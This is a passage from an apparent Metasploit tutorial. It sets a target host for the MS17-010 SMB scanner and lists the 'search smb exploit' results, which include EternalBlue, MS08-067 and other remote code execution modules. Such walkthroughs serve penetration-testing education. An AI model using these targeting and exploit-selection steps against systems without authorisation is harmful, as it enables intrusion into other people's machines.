Set RHOST [Remote Host/Targeted Host] and Run Command using **Exploit/run**

msf6 > set RHOST <targeted_machine_ip> // set RHOST 192.168.1.15

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.15
RHOSTS => 192.168.1.15
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Search SMB exploit

msf6 > search smb exploit

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/smb/smb_ms17_010) > search smb exploit

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader           2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1   exploit/osx/browser/safari_file_policy                    2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   2   auxiliary/server/capture/smb                                               normal     No     Authentication Capture: SMB
   3   exploit/linux/misc/cisco_rv340_sslvpn                     2022-02-02       good       Yes    Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
   4   auxiliary/scanner/http/citrix_dir_traversal               2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   5   exploit/windows/scada/ge_proficy_cimplicity_gefebt        2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
   6   exploit/windows/smb/generic_smb_dll_injection             2015-03-04       manual     No     Generic DLL Injection From Shared Resource
   7   exploit/windows/http/generic_http_dll_injection           2015-03-04       manual     No     Generic Web Application DLL Injection
   8   exploit/windows/smb/group_policy_startup                  2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9   exploit/windows/misc/hp_dataprotector_install_service     2011-11-02       excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install Service
   10  exploit/windows/misc/hp_dataprotector_cmd_exec            2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Execution
   11  exploit/windows/smb/ipass_pipe_exec                       2015-01-21       excellent  Yes    IPass Control Pipe Remote Command Execution
   12  exploit/windows/smb/ms03_049_netapi                       2003-11-11       good       No     MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
   13  exploit/windows/smb/ms04_007_killbill                     2004-02-10       low        No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
   14  exploit/windows/smb/ms04_011_lsass                        2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   15  exploit/windows/smb/ms04_031_netdde                       2004-10-12       good       No     MS04-031 Microsoft NetDDE Service Overflow
   16  exploit/windows/smb/ms05_039_pnp                          2005-08-09       good       Yes    MS05-039 Microsoft Plug and Play Service Overflow
   17  exploit/windows/smb/ms06_025_rras                         2006-06-13       average    No     MS06-025 Microsoft RRAS Service Overflow
   18  exploit/windows/smb/ms06_025_rasmans_reg                  2006-06-13       good       No     MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
   19  exploit/windows/smb/ms06_040_netapi                       2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   20  exploit/windows/smb/ms06_066_nwapi                        2006-11-14       good       No     MS06-066 Microsoft Services nwapi32.dll Module Exploit
   21  exploit/windows/smb/ms06_066_nwwks                        2006-11-14       good       No     MS06-066 Microsoft Services nwwks.dll Module Exploit
   22  exploit/windows/smb/ms06_070_wkssvc                       2006-11-14       manual     No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
   23  exploit/windows/smb/ms07_029_msdns_zonename               2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
   24  exploit/windows/smb/ms08_067_netapi                       2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   25  exploit/windows/smb/smb_relay                             2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   26  exploit/windows/smb/ms09_050_smb2_negotiate_func_index    2009-09-07       good       No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   27  exploit/windows/browser/ms10_022_ie_vbscript_winhlp32     2010-02-26       great      No     MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
   28  exploit/windows/smb/ms10_061_spoolss                      2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
   29  exploit/windows/fileformat/ms13_071_theme                 2013-09-10       excellent  No     MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
   30  exploit/windows/fileformat/ms14_060_sandworm              2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   31  exploit/windows/smb/ms17_010_eternalblue                  2017-03-14       average    Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   32  exploit/windows/smb/ms17_010_psexec                       2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   33  auxiliary/admin/smb/ms17_010_command                      2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   34  auxiliary/dos/windows/smb/ms05_047_pnp                                     normal     No     Microsoft Plug and Play Service Registry Overflow
   35  auxiliary/dos/windows/smb/ms06_063_trans                                   normal     No     Microsoft SRV.SYS Pipe Transaction No Null
   36  auxiliary/dos/windows/smb/ms09_001_write                                   normal     No     Microsoft SRV.SYS WriteAndX Invalid DataOffset
```